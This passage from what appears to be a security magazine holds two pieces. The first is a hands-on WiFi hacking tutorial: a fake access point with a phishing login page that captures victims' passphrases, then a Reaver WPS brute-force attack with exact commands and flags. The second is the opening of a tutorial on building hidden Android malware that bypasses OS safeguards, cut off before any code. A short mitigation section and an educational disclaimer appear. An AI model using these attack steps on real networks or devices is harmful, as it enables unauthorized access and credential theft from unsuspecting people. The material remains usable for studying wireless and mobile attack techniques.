


Figure 9: As there is "No" handshake with the WIFI router, will start "Deauth all" for WPA handshake

Note: When "Handshake" has been captured, then select option "1" (check handshake)

Step 7: Use option "1" (Web Interface), it will offer Login pages in different language




Figure 10: WPA handshake successfully done




Figure 11: Select Option "1"(Web Interface) for selecting language

Figure 12: Select option "1" for creating fake login page in "English" and it will send it to the victim

Note: It's kind of a "phish" page, which is used to trick the victim.

After selecting the option for login page, you will see multiple windows popping up. DHCP and DNS requests are being made and also with "status reporting window" with deauth window.

Note: It's basically getting victims off the actual AP to fake AP.

Now in the smartphone you will see two networks with same name. Here is the part where the attacker has to get lucky. If the victim opens the fake AP open network, they will be getting a fake login page to a wireless network. On clicking, a page will open and it will ask for "Password". As soon as the victim enters the password of the the WIFI (say it's entering the passphrase of its own WIFI), and clicks on the "Submit" button and voilllaaaaa!!!! The password or passphrase appears on the screen.




Figure 13: Password appears after clicking "Submit" button

Figure 14: Fake login page will appear in browser as soon as victim selects the "FakeAP" in their smart phones

WIFI H@ck!ng with “Reaver”

What is Reaver?

Reaver is an open source tool that brute forces WPS (Wifi Protected Setup). This is the pin (usually printed on the bottom of your router) that you can use to authenticate other devices to your wireless network without typing in a password. With enough time, Reaver can crack this pin and reveal the WPA or WPA2 password.

What is WPS (Wifi Protected Setup) ?

WPS stands for Wi-Fi Protected Setup and it is a wireless networking standard that tries to make connections between a router and wireless devices faster and easier. It works only for wireless networks that have WPA Personal or WPA2 Personal security. WPS doesn't provide support for wireless networks using the deprecated WEP security.

Why are WPS pins vulnerable? Have a look at this paper =>
https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

How does it work?

Reaver has been designed to brute-force the WPA handshaking process remotely, even if the physical button hasn’t been pressed on the access point.

Reaver exploits the pin code which then reveals the password.

Tools Needed for H@ck!ng

OS: Kali Linux

Tool/Script: Reaver

Most Important: Patience and Practice

Now H@cK!nG begins

Steps for hacking WIFI password or passphrase.

Step 1: Open terminal and check your WIFI interface.

1. Command: **`airmon-ng`**




Figure 15: Checking Wireless Interface

Step 2: Start Monitoring mode of the interface.

1. Command: **`airmon-ng start wlan0`**




Figure 16: Starting Monitoring of wireless interface

As we can see, many PID (process Ids) are running, which can interfere with our hacking, so let's kill them.




Figure 17: PIDs are running

Step 3: Kill all process Ids.

1. Command: **`kill`** (type all PIDs) for example : **`kill 2646 2750`** and hit "Enter".

Step 4: Now to check how many routers have their WPS locked or not.

1. Command : **`wash -i mon0`**




Figure 18: Checking WPS PIN is locked or NOT

Step 5: Starting Reaver to attack WIFI router, brute-forcing WPS pin and getting password.

1. Command: **`reaver -i mon0 -b`** [BSSID goes here] **`-d 30 -S -N -c 6 -vv`**




Figure 19: Reaver command for starting wifi hacking

Note: Cracking or retrieving passphrase time can vary system to system and strength of signal.

Sit back and have some coffee "Reaver" will do his work and present you with the passphrase. Here we go with the passphrase or password of the WIFI router.

OK, so here we go with two good tools for WIFI hacking.

Figure 20: WIFI Password has been HACKED.

Prevention of WIFI getting hacked

It's not always true that WIFI can be hacked, we can make sure they are protected with some small things to be done.

1. A simple method : CHECK YOUR WIRELESS ROUTER LIGHTS

Your wireless router should have indicator lights that show Internet connectivity, hardwired network connections, and also any wireless activity, so one way you can see if anyone's using your network is to shut down all wireless devices and go see if that wireless light is still blinking.

2. Second method : CHECK YOUR WIRELESS ROUTER DEVICE LIGHTS

Your router's administrative console can help you find out more about your wireless network activity and change your security settings.

Go to your device list, it should provide a list of IP addresses, MAC addresses, and device names (if detectable) that you can check against. Compare the connected devices to your gear to find any unwanted users.

Now, how to keep your WIFI safe from being hacked

Don't let strangers use your network

Password-protect your wireless connection. Turn on WEP (wired equivalency privacy) or WPA (Wi-Fi protected access) on all of your devices, including your router, your media center, and your Microsoft Xbox entertainment system.

1. Make your password unique (like P@55w0rd@09)
2. Have WPA2 password encryption which has best security and high, too
3. Keep changing your password every 15 days or within a month.
4. Keep your WPS PIN locked

Move your wireless router

Place the wireless access point away from windows and keep it near the center of your house to decrease the signal strength outside of the intended coverage area.

Defend your computer

Keep all software current (including your web browser) with automatic updates. Make sure that your firewall is turned on and use antivirus and antispyware software from a source that you trust.

Keep Your Logins Secure.

It's easy to disable the feature in your browser that automatically types in log-ins and passwords. In a public place, do so as a best practice.

Check the internet/downloading speed

When you are downloading something, see if the download speed is low :: it may be your WIFI is being used by others and the best way to check is an online test of internet speed.

So here we go with WIFI hacking and mitigation. Keep learning and Be Safe.

Note: Above article is for educational and security testing purpose only, to check your WIFI router's vulnerability.

References :

- http://prasoon-nigam.blogspot.in/2012/01/safe-ur-wifi-from-being-hacked.html
- http://www.dummies.com/computers/computer-networking/wireless/wireless-security-protocols-wep-wpa-and-wpa2/
- https://en.wikipedia.org

Hidden APK

Milan Oulehla

ABOUT THE AUTHOR

Milan Oulehla

Ph.D. student (distance form of study – Faculty of Applied Informatics – Tomas Bata University in Zlín) Member of mobile security section - http://ptlab.fai.utb.cz/oulehla/

Introduction

Mobile devices such as smartphones, tablets and wearable hardware (e.g. smartwatches) have become a common component in our society. This fact can be illustrated by Facebook - in Q4 2015, it had 51.7% mobile-only users and this trend is constantly growing [1]. There are three main mobile operating systems: Android developed by Google Inc., Apple's iOS and Windows Phone (the last version has been renamed Windows 10 Mobile). The Android operating system has dominated the market with 82.8% share (Q2 2015) [2] which makes it the most widespread mobile operating system in the world. However, this popularity is double-edged, including both users and malware creators resulting in a large number of malicious Android applications. That is the reason why this article deals with one kind of APK infection - hidden APK on the Android platform.

Theoretical Background

A few essential terms used in the field of Hidden APK development will be explained. It will allow better understanding of techniques described in this paper. We will start with Hidden APK, a malicious piece of software which does not provide the users with any useful functionality and thus it must camouflage its presence on mobile devices. Such malware often uses BroadcastReceiver for its harmful intentions. Another important term is the Activity class, defined on the official Android website as follows: *"An Activity represents a single screen with a user interface. For example, an email app might have one activity that shows a list of new emails, another activity to compose an email and another activity for reading them. Although the activities work together to form a cohesive user experience in the email app, each one is independent of the others. As such, a different app can start any one of these activities (if the email app allows it). For example, a camera app can start the activity in the email app that composes new mail, in order for the user to share a picture"* [3]. In other words, an activity is both a Graphical User Interface and application logic of one screen. How the GUI of a particular activity looks is defined in XML layout file stored in `…/res/layout` directory.

Next, we will introduce BroadcastReceiver defined as: *"A broadcast receiver is a component that responds to system-wide broadcast announcements. Many broadcasts originate from the system; for example, a broadcast announcing that the screen has turned off, the battery is low, or a picture was captured. Apps can also initiate broadcasts, for example, to let other apps know that some data has been downloaded to the device and is available for them to use. Although broadcast receivers don't display a user interface, they may create a status bar notification to alert the user when a broadcast event occurs"* [3]. The BroadcastReceiver is a class which does not have a GUI, it runs silently in the background and above all it can process system broadcasts. All these features make BroadcastReceiver especially popular with malware writers.

Brief history of Hidden APK

The first versions of Hidden APK were malicious applications which had all application logic implemented only in BroadcastReceiver. They did not have any Activity or other components of GUI. Some programmers and security experts called these pieces of malware *'Evil Applications'*

(http://stackoverflow.com/questions/22318161/start-application-without-activity-my-broadcast-receiver-not-work). Essentially, it was the golden age of mobile malware because the operating system helped malware creators a lot since malware writers did not have to deal with the malware automatic start-up after the OS boot is completed. Also, it wasn't necessary for them to create a monitoring loop waiting for a certain event, for example, incoming SMS or connecting the device to Wi-Fi, etc. On the other hand, users had only a small chance to find out that an Evil Application was on their phones. Such Hidden APKs were working up to the last version of Android Gingerbread. Because the situation of Android malware based on Hidden APK became serious, Google introduced security features used for the first time in Android Honeycomb and they are still valid. The improvements are based on the idea that every application using BroadcastReceiver, which demands some permissions such as SMS reading, recording audio, etc., also has to have an Activity. In other words, if an application wants to process something in the background via BroadcastReceiver using permissions, such application has to have an Activity because there must be a visible part giving users a chance to realize that is something wrong.

If you create an old version of Hidden APK, you can install it in new versions of Android; it will run but it will never respond to system broadcasts, so this malware will not work. In the next part, the article deals with bypassing this security mechanism. Please be aware of following facts:

- This tutorial has been created for the newest version of Android Studio 2.0. It is the official IDE for Android app development. Unlike previous versions, Android Studio 2.0 generates slightly different files and project structure. In other words, if you want to create Hidden APK in previous versions, you may still succeed but it requires additional effort and you will have to adjust techniques described in this tutorial. For example, some older versions of Android Studio require the developing Activity to be instance of class Activity not AppCompatActivity (in this case Hidden APK ends up with a crash) etc. However, the principle is the same.

- We are going to create a draft of Hidden APK, because creation of an actual piece of malware is quite a complicated process beyond the scope of the article.

- Lastly, we would like you not to use the described techniques to commit cyber-crime. On the contrary, this paper tries to shed light on the techniques of allowing Hidden APK malware thus improving security in this field.

Development of modern Hidden APK malware based on BroadcastReceiver

As mentioned above, an Activity is now a mandatory part of applications; thus, if we want to develop BroadcastReceiver based malware we will have to use techniques allowing Activity masking. In this tutorial, we are not going to apply a straightforward process but a step by step method allowing us to understand the interaction between our code and response of the operating system better. Moreover, you can follow the malware creators' gradual process.

First of all, we will create a new Android Studio project which will contain an application named 'Z'. The reason of this name will be explained later. Let's call the Activity 'MainActivity' and the layout name *'activity_main'*. Both are default values. Once Android Studio generates a new project, the structure of the developed application is ready and we can try to run it.

Note: All screenshots come from a real physical device HTC One M8 running on Android Lollipop. White wallpaper was used because the elements of user interface must be clearly visible.

First running of the application is depicted in the figure below:

